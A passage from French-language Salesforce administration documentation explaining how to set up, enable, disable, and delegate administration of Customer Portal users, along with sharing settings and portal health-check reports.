   c. Cochez la case `Actif` en regard du profil que vous souhaitez attribuer au portail.

   Les utilisateurs du portail ne peuvent se connecter qu'aux portails Clients attribués à leur profil. Si vous créez plusieurs portails, vous devez attribuer des profils à chaque portail auquel les utilisateurs peuvent accéder.
3. Définissez les valeurs par défaut du modèle de partage à l'échelle de l'organisation sur Privé dans les comptes, contacts, contrats, actifs et requêtes. Ainsi, les utilisateurs du portail peuvent uniquement afficher et modifier les données associées à leurs comptes.

   Conseil: Pour maintenir public le comportement par défaut de l'entreprise pour les utilisateurs de Salesforce, tout en vous assurant que les utilisateurs du portail peuvent uniquement afficher et modifier les données associées à leurs comptes, vous pouvez créer des règles de partage d'auto-référencement de « Tous les utilisateurs internes » à « Tous les utilisateurs internes ».
4. Vous pouvez également définir des règles de partage pour les utilisateurs du portail (à l'exception des utilisateurs du portail haut volume). Elles permettent de partager des enregistrements entre des utilisateurs du portail et des utilisateurs de Salesforce ou vice versa.

   Remarque: Si votre organisation utilise des règles de partage de Rôles, subordonnés internes et du portail, mettez-les à jour afin qu'elles partagent à la place des Rôles et subordonnés internes. Ceci permet de garantir qu'aucun enregistrement dont un utilisateur Salesforce est responsable n'est partagé accidentellement avec un utilisateur du portail.

   La catégorie de jeux de données Rôles et subordonnés internes permet de créer des règles de partage qui comprennent tous les utilisateurs d'un rôle spécifique plus tous les utilisateurs des rôles inférieurs, à l'exception des rôles du portail client et du portail partenaire.

   Vous pouvez facilement convertir des règles de partage comprenant des Rôles, subordonnés internes et du portail pour inclure des Rôles et subordonnés internes, au lieu d'utiliser l'assistant Convertir l'accès utilisateur au portail. En outre, cet assistant permet de convertir tout rapport, tableau de bord et dossiers de documents accessibles publiquement en dossiers accessibles par tous les utilisateurs à l'exception des utilisateurs du portail.
5. Vérifiez que les utilisateurs du portail ne sont pas ajoutés à des files d'attente et qu'ils ne sont pas inclus dans des groupes publics ajoutés à des files d'attente, car les utilisateurs du portail ajoutés à des files d'attente peuvent être en mesure d'accéder aux enregistrements à partir des comptes auxquels ils ne sont pas associés.
6. Vous pouvez éventuellement ajouter le composant Bienvenue aux présentations de page d'accueil affectées aux utilisateurs du portail.

   Ce composant permet aux utilisateurs du portail de recevoir un message de bienvenue avec leur nom et de changer leurs nom d'utilisateur, mot de passe, paramètres régionaux, langue, fuseau horaire et informations de contact du portail. Pour plus d'informations, reportez-vous à Considérations et conseils relatifs à la configuration des pages du portail client à la page 2653.

7. Si vous le souhaitez, vous pouvez autoriser les contacts à s'inscrire eux-mêmes pour accéder à votre portail Client. Reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.

CONSULTER ÉGALEMENT :

À propos de la gestion de l'utilisateur du portail client

## Activation du portail Client pour les contacts et les comptes personnels

Pour autoriser un client à accéder à votre portail client Salesforce, activez l'enregistrement de contact ou de compte personnel du client en tant qu'utilisateur client.

1. Dans la page de détail d'un contact ou d'un compte personnel, cliquez sur **Gérer l'utilisateur externe**, puis sélectionnez **Activer l'utilisateur client**.
2. Vérifiez les informations générales et les paramètres de langue, puis saisissez toute information manquante. Le `Nom d'utilisateur` du client utilise par défaut son `Adresse e-mail`.
3. Sélectionnez une licence de portail utilisateur. La licence utilisateur que vous choisissez détermine les options des ensembles d'autorisations, du profil utilisateur et de hiérarchie de rôles que vous pouvez sélectionner pour l'utilisateur client. Reportez-vous à Licences utilisateur du portail client à la page 2662.
4. Sélectionnez `Générer un nouveau mot de passe et avertir immédiatement l'utilisateur` pour envoyer par e-mail un nom d'utilisateur et un mot de passe de portail client au client.

   Si votre organisation Salesforce utilise plusieurs portails clients, les utilisateurs clients peuvent accéder à tous les portails clients attribués à leur profil avec un nom d'utilisateur et un mot de passe uniques. Reportez-vous à Création de plusieurs portails clients à la page 2630.
5. Cliquez sur **Enregistrer**.
6. Pour dépanner ou confirmer la configuration du portail, dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Se connecter au portail en tant qu'utilisateur**. Une nouvelle fenêtre de navigateur s'ouvre et vous connecte au portail en tant qu'utilisateur partenaire.

Vous pouvez désactiver des utilisateurs clients selon vos besoins.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs clients ou se connecter en tant qu'utilisateur d'un portail :

- Modifier sur le compte associé à l'utilisateur client

  ET

  Modifier les utilisateurs libre-service

CONSULTER ÉGALEMENT :

Considérations relatives à l'activation et à la gestion du Portail client pour des contacts
Activation des comptes, contacts et pistes sociaux
Considérations relatives à la modification du compte des contacts activés pour les portails
Considérations relatives à la fusion des contacts associés à des utilisateurs de portail
À propos de la gestion de l'utilisateur du portail client
Considérations relatives à l'activation et à la gestion du Portail client pour des contacts

## Rôles par compte de portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez définir le nombre de rôles par défaut pour des comptes de portail client. L'avantage pour votre portail client est une réduction du nombre de rôles non utilisés pour des comptes de portail client. Pour pouvoir utiliser cette fonctionnalité, vous devez avoir un portail client activé.

Par exemple, si vous avez actuellement trois rôles créés alors qu'un compte est activé pour votre portail client, mais qu'un seul rôle est nécessaire pour les nouveaux comptes, vous pouvez réduire le nombre de rôles à un seul. Vous pouvez définir jusqu'à trois rôles pour les comptes de portail client. Le nombre de rôles par défaut pour les comptes de portail client est de trois.

Pour définir le nombre de rôles par compte de portail client :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur Définir un nombre de rôles par compte de portail.
3. Cliquez sur **Modifier**.
4. Dans la liste déroulante Nombre de rôles, définissez votre nombre de rôles par défaut par compte de portail client.
5. Cliquez sur **Enregistrer**.

Le nombre de rôles pour des comptes de portail existants ne change pas avec ce paramètre.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir le nombre de rôles par compte de portail :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation du portail Client pour les contacts et les comptes personnels

# Invalidation et désactivation des utilisateurs du portail

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez .

Les organisations existantes qui utilisent des portails client peuvent les conserver ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous disposez de deux méthodes pour supprimer l'accès d'un client à votre portail client ou portail partenaire Salesforce. Comme présenté en détails ci-après, l'*invalidation* d'un utilisateur du portail est permanente, tandis que la *désactivation* d'un utilisateur du portail ne l'est pas :

## Invalidation d'un utilisateur du portail

L'invalidation d'un utilisateur du portail comprend les actions suivantes :

- Fin de l'accès de l'utilisateur à votre portail
- Suppression de tous les groupes, équipes et règles de partage auxquels l'utilisateur est associé.
- Perte définitive de l'association entre l'utilisateur du portail et le contact

  Si vous réactivez ultérieurement un contact pour l'accès au portail, un nouvel utilisateur du portail, totalement indépendant de l'enregistrement précédent, est créé.
- Le `Rôle` dans l'enregistrement d'utilisateur du portail est supprimé.
- Pour des utilisateurs partenaires, le rôle utilisateur partenaire devient obsolète. Par conséquent :
  - Les données de l'utilisateur ne sont plus déployées dans le rôle propriétaire du compte partenaire
  - Les opportunités appartenant à cet utilisateur sont retirées de la hiérarchie des prévisions de votre organisation

    **Remarque:** Avant de désactiver un utilisateur partenaire, nous recommandons de transférer les opportunités qui lui appartiennent à un utilisateur actif.

Nous recommandons d'invalider un utilisateur du portail dans les cas suivants :

- Un contact a été activé par erreur en tant qu'utilisateur du portail
- L'utilisateur du portail est associé à un contact dupliqué
- Vous souhaitez qu'un contact n'ait plus jamais accès au portail

**Remarque:** Salesforce ne supprime pas les enregistrements utilisateurs, ceux du portail inclus. Vous ne pouvez pas réactiver un utilisateur de portail désactivé, mais vous pouvez afficher et mettre à jour l'enregistrement d'un utilisateur désactivé en cliquant sur *`Utilisateurs`* dans la case `Recherche rapide`, puis en sélectionnant **Utilisateurs**.

## Désactivation d'un utilisateur du portail

La désactivation d'un utilisateur du portail lui interdit de se connecter à votre portail et vous donne la possibilité de le retirer de toutes les équipes dont il est membre (par exemple, équipes de pistes et équipes de compte). Lorsque vous désactivez un utilisateur du portail, son enregistrement ne perd *pas* définitivement son association avec le contact. Vous pouvez réactiver à tout moment l'utilisateur du portail.

### Éditions

Disponible avec : Salesforce Classic

Le portail client est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le portail partenaire est disponible dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour invalider ou désactiver les utilisateurs du Portail client :

- Modifier sur le compte associé à l'utilisateur du Portail client

  ET

  Modifier les utilisateurs libre-service

Pour invalider ou désactiver les utilisateurs du portail partenaire :

- « Modifier » sur le compte associé à l'utilisateur du portail partenaire

  ET

  Gérer les utilisateurs externes

Remarque: Lorsqu'un administrateur délégué d'utilisateurs externes désactive un utilisateur du portail, il ne peut le retirer d'aucune équipe dont l'utilisateur est membre.

Nous recommandons de désactiver un utilisateur du portail si vous souhaitez pouvoir le réactiver ultérieurement.

Si un utilisateur dans un compte d'équipe dispose de l'accès Lecture/Écriture (**Accès au compte**, **Accès au contact**, **Accès à l'opportunité** et **Accès à la requête**) et est désactivé, l'accès Lecture seule s'applique par défaut si l'utilisateur est réactivé.

### Invalidation d'un utilisateur du portail

Pour invalider un utilisateur du portail :

1. Dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Désactiver l'utilisateur client** ou **Désactiver l'utilisateur partenaire**. Dans la page de détail d'un compte personnel, cliquez sur **Gérer le compte externe**, puis sélectionnez **Désactiver le compte client** .

   Les comptes personnels ne sont pas disponibles pour le portail partenaire.

2. Cliquez sur **OK**.

### Désactivation d'un utilisateur du portail

Pour désactiver un utilisateur du portail :

1. Pour le portail client, cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Afficher l'utilisateur client** dans la page de détail du contact ou du compte personnel. Pour le portail partenaire, cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Afficher l'utilisateur partenaire** dans la page de détail du contact.

   Les comptes personnels ne sont pas disponibles pour le portail partenaire.

2. Cliquez sur **Modifier**, puis désactivez la case `Actif`.

   Vous pouvez réactiver à tout moment un utilisateur du portail en activant la case `Actif`.

3. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas désactiver en masse des utilisateurs de portail.

### Conseils relatifs à l'invalidation et à la désactivation des utilisateurs du portail

Notez les points suivants lors de l'invalidation ou de la désactivation (l'*invalidation* est permanente ; la *désactivation* ne l'est pas) :

- Vous ne pouvez pas supprimer un utilisateur du portail actif. Vous pouvez seulement invalider ou désactiver son accès à ce portail.
- Le tableau suivant indique si vous pouvez supprimer des contacts associés à des utilisateurs du portail :

| État de l'utilisateur du portail associé au contact | Pouvez-vous supprimer le contact ? |
|---|---|
| Utilisateur du portail actif | Non. Ceci permet d'assurer que le contact est disponible si vous décidez de réactiver l'utilisateur du portail. |
| Utilisateur du portail inactif | Non. Ceci permet d'assurer que le contact est disponible si vous décidez de réactiver l'utilisateur du portail. |
| Utilisateur du portail désactivé | Oui. Les contacts supprimés sont envoyés dans la Corbeille. |

- Pour supprimer un contact activé par le portail, commencez par désactiver l'utilisateur du portail, puis supprimez le contact.

- Les requêtes associées à un utilisateur du portail ne sont en aucun cas mis à jour lorsque vous invalidez ou désactivez l'utilisateur du portail. Par exemple, si un utilisateur du portail, responsable d'une requête, est invalidé, il reste responsable jusqu'à la mise à jour de la requête avec un nouveau responsable.
- Avant d'invalider un utilisateur partenaire, nous recommandons de transférer les opportunités dont l'utilisateur est responsable vers un autre utilisateur qui reste actif. En effet, si vous invalidez un utilisateur partenaire, les opportunités dont il est responsable sont supprimées de la hiérarchie des prévisions de votre organisation (le rôle de l'utilisateur partenaire devient obsolète).
- Une fois un utilisateur partenaire invalidé, la désactivation de l'utilisateur par Salesforce peut prendre jusqu'à 10 secondes. Pendant ce temps, l'utilisateur du portail peut continuer à effectuer des actions sur le portail.
- Vous pouvez à tout moment supprimer les boutons **Désactiver l'utilisateur client** et **Désactiver l'utilisateur partenaire** des présentations de page du contact. Cette précaution empêche les utilisateurs disposant de l'autorisation « Modifier les utilisateurs en libre-service » ou « Gérer les utilisateurs externes » de désactiver les utilisateurs du portail.
- Un utilisateur du portail invalidé ou désactivé n'est pas comptabilisé dans les licences utilisateur disponibles de votre organisation. Néanmoins, l'invalidation ou la désactivation d'un utilisateur du portail ne réduit pas le nombre de licences facturées à votre entreprise, vous devez modifier le nombre de licences pour être facturé en conséquence.
- Pour invalider *tous* les utilisateurs du portail associés à un compte et supprimer définitivement tous les rôles et groupes de portail associés au compte :
  - Cliquez sur **Gérer le compte externe**, puis sélectionnez **Désactiver le compte partenaire** dans un compte du portail partenaire.
  - Cliquez sur **Gérer le compte externe**, puis sélectionnez **Désactiver le compte client** dans un compte portail client ou un compte personnel portail client.

  Vous pouvez supprimer à tout moment les boutons **Désactiver le compte client** et **Désactiver le compte partenaire** des présentations de page du contact. Cette précaution empêche les utilisateurs disposant de l'autorisation « Modifier les utilisateurs en libre-service » ou « Gérer les utilisateurs externes » de désactiver les comptes du portail.
- Lorsque vous invalidez l'utilisateur ou le compte du portail, la modification est consignée dans le journal d'audit de configuration.
- Les rôles du portail ne sont pas retirés des utilisateurs du portail invalidés qui sont associés à des comptes personnels. Vous pouvez néanmoins retirer les rôles du portail manuellement :
  1. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.
  2. Sélectionnez le nom d'un utilisateur du portail invalidé.
  3. Cliquez sur **Modifier**.
  4. Sélectionnez Aucun dans la liste déroulante `Rôle`.
  5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Activation du portail Client pour les contacts et les comptes personnels

## Désactivation de comptes client

La désactivation d'un compte client désactive les utilisateurs externes associés au compte. Nous recommandons de désactiver un compte client uniquement s'il a été accidentellement activé.

Vous ne pouvez pas supprimer de comptes client, mais vous pouvez les désactiver. La désactivation d'un compte désactive définitivement jusqu'à 100 utilisateurs externes associés au compte et entraîne leur retrait de l'ensemble des communautés, groupes, équipes, ensembles d'autorisations et règles de partage associés. Cela inclut les utilisateurs externes actifs et inactifs. De plus, les rôles et les groupes associés au compte sont définitivement supprimés et vous ne pouvez pas les restaurer depuis la Corbeille.

Remarque: Vous ne pouvez pas désactiver un compte si plus de 100 utilisateurs externes actifs ou inactifs lui sont associés. Vous devez au préalable désactiver les utilisateurs.

1. Accédez à la page de détail du compte que vous souhaitez désactiver.
2. Cliquez sur **Gérer le compte externe**, puis cliquez sur **Désactiver le compte client**.
3. Cliquez sur **OK** pour confirmer.

Si vous souhaitez ultérieurement réactiver le compte, vous pouvez réactiver des contacts individuels en tant qu'utilisateurs du portail client. La réactivation d'un contact pour un portail client crée un enregistrement et un rôle d'utilisateur du portail client qui ne sont pas associés à l'enregistrement et au rôle antérieurs. Vous ne pouvez pas restaurer des rôles et des groupes supprimés.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des comptes :
- Lire sur les comptes

Pour créer ou désactiver des comptes :
- Créer sur les comptes

Pour activer un compte client :
- "Gérer les utilisateurs externes

## Modification d'informations utilisateur du portail Client

**AUTORISATIONS UTILISATEUR**

| | |
|---|---|
| Pour gérer les utilisateurs du portail Client : | Modifier les utilisateurs libre-service |
| Pour gérer les profils et les ensembles d'autorisations : | Gérer les profils et les ensembles d'autorisations |
| Pour créer, modifier et supprimer des présentations de page : | Personnaliser l'application |
| Pour définir la sécurité au niveau du champ : | Gérer les profils et les ensembles d'autorisations<br>ET<br>Personnaliser l'application |
| Pour définir les règles de partage : | Gérer le partage |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez modifier les informations concernant les utilisateurs du portail client Salesforce pour les contacts associés aux comptes auxquels vous avez accès. Pour modifier les informations d'un utilisateur du portail Client :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur de votre choix.
3. Apportez toutes les modifications nécessaires, puis cliquez sur **Enregistrer**.

### Conseils relatifs à la modification d'informations utilisateur du portail client

Notez les points suivants lors de la modification des informations utilisateur du portail client :

- Créez une vue de liste personnalisée pour afficher uniquement les utilisateurs du portail client en définissant le filtre sur les types de licence Responsable du portail client et Utilisateur du portail client. Par exemple, utilisez les critères Type de licence égal à Utilisateur du portail Client, Responsable du portail Client.
- Lors de la génération du nouveau mot de passe d'un utilisateur, le nouveau mot de passe est automatiquement envoyé à l'adresse e-mail de l'utilisateur sans vérification du message.
- Lors de la modification de l'adresse e-mail d'un utilisateur, la confirmation par e-mail s'applique.
- Insérez le composant Accueil du Portail client dans les présentations de page d'accueil attribuées à des utilisateurs du Portail client, afin de leur envoyer un message de bienvenue personnalisé à leur nom lorsqu'ils se connectent au portail. Depuis le composant, un utilisateur peut modifier son nom d'utilisateur dans le portail, son mot de passe, les paramètres régionaux, la langue, le fuseau horaire et les informations de contact. Lorsque les utilisateurs du portail modifient leurs informations personnelles, leur enregistrement utilisateur est automatiquement mis à jour, mais pas leur enregistrement de contact.

CONSULTER ÉGALEMENT :

À propos de la gestion de l'utilisateur du portail client
Invalidation et désactivation des utilisateurs du portail

## Réinitialisation des mots de passe des utilisateurs du portail Client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Si un utilisateur du portail client Salesforce perd son mot de passe, il lui suffit de cliquer sur le lien **Vous avez oublié votre mot de passe ?** de la page de connexion du portail client pour recevoir un nouveau mot de passe par e-mail.

Pour réinitialiser les mots de passe des utilisateurs du portail Client :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cochez la case en regard du nom de l'utilisateur. Si vous le souhaitez, pour changer le mot de passe de tous les utilisateurs affichés, cochez la case située dans l'en-tête de colonne pour sélectionner toutes les lignes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour réinitialiser les mots de passe des utilisateurs du portail Client :

- Modifier les utilisateurs libre-service

3. Cliquez sur **Réinitialiser le mot de passe**. L'utilisateur reçoit un e-mail contenant un lien et des instructions de réinitialisation du mot de passe.

Conseil: Vous pouvez insérer le composant de Bienvenue du portail client dans les présentations de page d'accueil attribuées à des utilisateurs du portail client. Chaque utilisateur du portail client qui se connecte à votre portail reçoit un message de bienvenue à son nom. Les utilisateurs peuvent également modifier leurs nom d'utilisateur, mot de passe, paramètres régionaux, langue, fuseau horaire et informations de contact pour le portail. Lorsque les utilisateurs du portail modifient des informations les concernant, leur enregistrement utilisateur est mis à jour, mais leur enregistrement de contact n'est pas automatiquement mis à jour pour refléter les modifications.

CONSULTER ÉGALEMENT :

À propos de la gestion de l'utilisateur du portail client

## Délégation de droits administratifs à des utilisateurs du portail client et super utilisateur du portail

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez Communities.

Les organisations existantes qui utilisent des portails client peuvent les conserver ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

La licence d'utilisateur personnalisée Responsable du portail client permet de déléguer certains droits administratifs à des utilisateurs du portail client. Les administrateurs utilisateur externe délégués peuvent effectuer les tâches ci-dessous pour des utilisateurs externes (y compris des utilisateurs clients ou des utilisateurs partenaires) associés à leur propre compte :

- Créer des utilisateurs externes
- Modifier des utilisateurs externes existants
- Réinitialiser les mots de passe d'utilisateurs externes
- Désactiver des utilisateurs externes existants

Remarque: Lorsqu'un administrateur délégué d'utilisateurs externes désactive un utilisateur du portail, il ne peut le retirer d'aucune équipe dont l'utilisateur est membre.

Les administrateurs utilisateur externe délégués peuvent également afficher la page de détail de leur compte, ainsi que les contacts et les requêtes associés à leur compte via l'onglet Comptes. En outre, les administrateurs utilisateur externe délégués reçoivent l'autorisation « Super utilisateur du portail ». Cette autorisation permet aux administrateurs utilisateur externe délégués d'effectuer les opérations suivantes pour leur propre compte :

- Afficher, modifier et transférer toutes les requêtes
- Créer des requêtes pour des contacts
- Afficher et modifier tous les contacts, que le portail soit activé ou non
- Afficher les détails du compte lorsqu'il correspond au contact d'une requête
- Générer un rapport sur tous les contacts, que le portail soit activé ou non, si l'onglet Rapports est ajouté à votre Portail client et si l'utilisateur dispose de l'autorisation "Exécuter les rapports"

Vous pouvez ajouter uniquement l'autorisation « Super utilisateur du portail » aux profils d'utilisateurs externes (à l'exception des utilisateurs du portail haut volume), pour leur permettre d'accéder à leur compte, afin d'afficher et de modifier les requêtes et les contacts,

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs du portail client :
- Administrateur utilisateur externe délégué

Pour créer, modifier et supprimer des profils :
- Gérer les profils et les ensembles d'autorisations

Pour afficher et modifier toutes les requêtes et tous les contacts d'un compte :
- Super utilisateur du portail »

sans qu'ils puissent gérer d'autres utilisateurs externes. Cependant, les super utilisateurs ne peuvent pas afficher l'onglet Contacts dans le portail client sans l'autorisation « Administrateur utilisateur externe délégué ». Pour modifier des contacts, les super utilisateurs doivent sélectionner un contact dans un enregistrement de requête. Pour plus d'informations, reportez-vous à :

- Délégation de droits administratifs à des utilisateurs externes
- Octroi de l'autorisation « Super utilisateur du portail » aux utilisateurs
- Conseils relatifs à la configuration de l'administration déléguée des utilisateurs du Portail client

## Délégation de droits administratifs à des utilisateurs externes

Remarque: Utilisez l'interface utilisateur de profil d'origine pour déléguer des droits administratifs à des utilisateurs externes. Si vous utilisez l'interface utilisateur de profil avancée, désactivez-la temporairement dans les paramètres d'interface utilisateur pour terminer cette procédure.

Pour déléguer des droits administratifs à des utilisateurs externes :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur un profil Portail client personnalisé.

   Vous ne pouvez pas ajouter des droits délégués ni l'autorisation « Super utilisateur du portail » aux profils Responsable du portail client, Utilisateur du portail client ou Portail client haut volume.

2. Cliquez sur **Modifier**.
3. Sélectionner **Administrateur utilisateur externe délégué**.

   Lorsque vous sélectionnez **Administrateur utilisateur externe délégué** , le **Super utilisateur du portail** est automatiquement sélectionné après avoir cliqué sur **Enregistrer**.

4. Cliquez sur **Enregistrer**.
5. Dans la liste associée Profils utilisateur externe délégué, cliquez sur **Modifier**.
6. Sélectionnez les profils utilisateur externes auxquels vous souhaitez accorder des droits administratifs. Un administrateur utilisateur externe délégué peut gérer des utilisateurs externes avec le profil portail client, portail partenaire ou communautés, à condition que les utilisateurs ayant ce profil se trouvent sous le même compte.
7. Cliquez sur **Enregistrer**.

Pour modifier les profils qu'un administrateur délégué des utilisateurs du Portail client peut modifier :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur un profil Portail client personnalisé.
2. Cliquez sur **Modifier** dans la liste associée Profils utilisateur externe délégué.
3. Sélectionnez les profils utilisateur externe auxquels vous souhaitez accorder des droits administratifs.
4. Cliquez sur **Enregistrer**.

Les administrateurs délégués du portail client peuvent exécuter les tâches suivantes dans la page de détail d'un contact :

- Cliquer sur **Activer l'utilisateur du portail client** pour autoriser un contact à utiliser le portail client.
- Cliquer sur **Afficher l'utilisateur du portail client** pour afficher les détails de l'utilisateur du portail client. Dans la page de détail d'un utilisateur du portail client, les utilisateurs délégués du portail client peuvent effectuer les opérations suivantes :
  - Cliquer sur **Modifier** pour modifier les détails de l'utilisateur du portail client.
  - Cliquer sur **Réinitialiser le mot de passe** pour réinitialiser le mot de passe de l'utilisateur du portail client.
  - Cliquer sur **Modifier**, puis désactiver la case Actif pour désactiver l'utilisateur.

## Octroi de l'autorisation « Super utilisateur du portail » aux utilisateurs

Pour accorder l'autorisation « Super utilisateur du portail » aux utilisateurs :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur un profil Portail client personnalisé.

   Vous ne pouvez pas ajouter l'autorisation « Super utilisateur du portail » aux profils Responsable du portail client, Utilisateur du portail client ou Portail client haut volume.

2. Cliquez sur **Modifier**.
3. Sélectionnez **Super utilisateur du portail**.
4. Cliquez sur **Enregistrer**.

Conseil: Pour générer un rapport sur les profils disposant de l'autorisation « Super utilisateur du portail » :

1. Notez les noms des profils disposant de l'autorisation « Super utilisateur du portail ».
2. Sélectionnez l'onglet Rapports.
3. Dans le dossier Rapports administratifs, sélectionnez le rapport Tous les utilisateurs actifs.

## Conseils relatifs à la configuration de l'administration déléguée des utilisateurs du Portail client

Tenez compte des points suivants lors de la configuration de l'administration déléguée des utilisateurs duPortail client :

- Dans le profil d'utilisateurs auquel vous accordez l'administration déléguée du portail :
  - Ajoutez aux contacts les autorisations « Créer » et « Modifier » pour permettre aux administrateurs délégués et utilisateurs du portail disposant de l'autorisation « Super utilisateur du portail » de créer et de mettre à jour les contacts associés à leur compte.
  - Définissez les paramètres d'onglet Comptes et Contacts sur Valeur par défaut activée pour permettre aux administrateurs délégués du portail d'afficher les onglets Comptes et Contacts, et de gérer aisément les contacts associés à leurs comptes.
- Ajoutez les onglets Comptes et Contacts à votre Portail client.
- Définissez la sécurité au niveau du champ et les présentations de page de sorte que les administrateurs délégués des utilisateurs du Portail client et les super utilisateurs du portail accèdent uniquement aux champs compte, contact et requête que vous spécifiez.

  Remarque: Pour autoriser les super utilisateurs du portail à créer des requêtes destinées à d'autres contacts qu'eux-mêmes, définissez la sécurité au niveau du champ Nom du contact des requêtes à Modifiable.

- Les utilisateurs du portail client ne peuvent pas afficher les listes associées des objets auxquels ils n'ont pas accès. Par exemple, si un utilisateur du portail client affiche un contact et que la présentation de page du contact inclut la liste associée Opportunités, l'utilisateur du portail ne peut pas afficher cette liste car les utilisateurs du portail n'ont pas accès aux opportunités.
- Les administrateurs délégués d'utilisateurs du portail client peuvent mettre à jour les utilisateurs du portail dans tout compte vers lequel ils sont transférés.

CONSULTER ÉGALEMENT :

À propos de la gestion de l'utilisateur du portail client

# Santé du portail client

## Vérification de la santé du portail

Vos clients et partenaires peuvent accéder à vos informations de nombreuses façons via des portails. Les rapports de vérification de la santé du portail permettent de contrôler aisément cet accès. Les rapports de vérification de la santé du portail présentent les paramètres de sécurité de votre portail et des informations liées à l'amélioration de la sécurité du portail.

Les portails client et portails partenaire permettent de collaborer avec vos clients et partenaires, et de leur offrir des services. Les portails permettent de partager des informations avec des utilisateurs tiers et de capturer leurs informations. Pour ne pas partager plus d'informations que vous ne le souhaitez, il est important de respecter les meilleures pratiques de mise en œuvre du portail.

**Remarque:** Les rapports de vérification de la santé du portail présentent des autorisations utilisateur, des autorisations d'objet et des autorisations de champ confidentielles accordées via des profils, ainsi que des paramètres et des règles de partage à l'échelle de l'organisation. Vos utilisateurs du portail peuvent également accéder à des enregistrements avec les méthodes suivantes, qui ne sont pas incluses dans les rapports de vérification de la santé du portail.

- Ensembles d'autorisations
- Partage manuel
- Partage géré Apex
- Territoires
- Vues Listes
- Groupes
- Files d'attente
- Équipes
- Bibliothèques de contenu
- Dossiers

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les rapports de vérification de la santé du portail :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier toutes les données

Pour afficher des rapports de vérification de santé du portail, dans Configuration, saisissez *`Vérification de la santé du portail`* dans la case `Recherche rapide`, puis sélectionnez **Vérification de la santé du portail**. Enfin, cliquez sur le rapport qui vous intéresse.

Les rapports suivants sont inclus :

- Autorisations d'administrateur et d'utilisateur
- Accès aux objets et sécurité au niveau du champ
- Partage par défaut à l'échelle de l'organisation
- Règles de partage

Remarque: Les rapports de vérification de la santé du portail ne comprennent pas les informations relatives au partage basé sur des critères, aux utilisateurs du portail client haut volume ou aux utilisateurs du portail libre-service.

CONSULTER ÉGALEMENT :

Affichage des rapports sur les autorisations utilisateur et administratives pour les utilisateurs de portail
